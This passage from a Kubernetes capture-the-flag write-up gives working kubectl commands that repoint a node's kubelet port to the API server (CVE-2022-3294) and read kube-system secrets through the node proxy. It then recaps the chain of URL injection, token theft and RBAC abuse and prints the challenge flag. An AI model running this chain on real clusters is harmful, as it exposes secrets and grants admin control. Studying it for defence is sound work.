
**Step 2: Access kube-system secrets through the node proxy**
```bash
k2 get --raw "/api/v1/nodes/noder/proxy/api/v1/namespaces/kube-system/secrets"
```
> Note: You need to run both commands back-to-back, or the node status may be reset by the kubelet. You can run the bash script below to execute them sequentially.
```bash
k2 patch node noder --subresource=status --type=merge -p '{
"status": {
"addresses": [
{"type":"InternalIP","address": "172.30.0.2"}
],
"daemonEndpoints": {
"kubeletEndpoint": {
"Port": 6443
}
}
}
}'
k2 get --raw "/api/v1/nodes/noder/proxy/api/v1/namespaces/kube-system/secrets"
```
***
### Getting the Flag
Success! We retrieved secrets from the `kube-system` namespace:
**Summary:**
1. **URL Injection** - The `k8s-debug-bridge` service concatenated user input into URLs before validation, allowing us to inject URL components via fragments
2. **Kubelet API Access** - The URL injection gave us command execution through the kubelet API, allowing service account token extraction
3. **Secret Creation Abuse** - The `app` service account could create secrets, including service account token secrets for other accounts
4. **RBAC Misconfiguration** - The `k8s-debug-bridge` service account had excessive permissions (`nodes/proxy` + `nodes/status`)
5. **CVE-2022-3294** - By modifying the node's kubelet endpoint port from 10250 to 6443 (API server port), we redirect node proxy requests to the API server itself. When the API server attempts to proxy our request through the "kubelet," it actually connects and authenticates to itself. This self-authentication creates a confused deputy vulnerability where the API server processes the proxied request with elevated privileges, bypassing RBAC and granting access to cluster-admin level resources.
**Flag:** `WIZ_CTF{k8s_is_one_big_proxy}`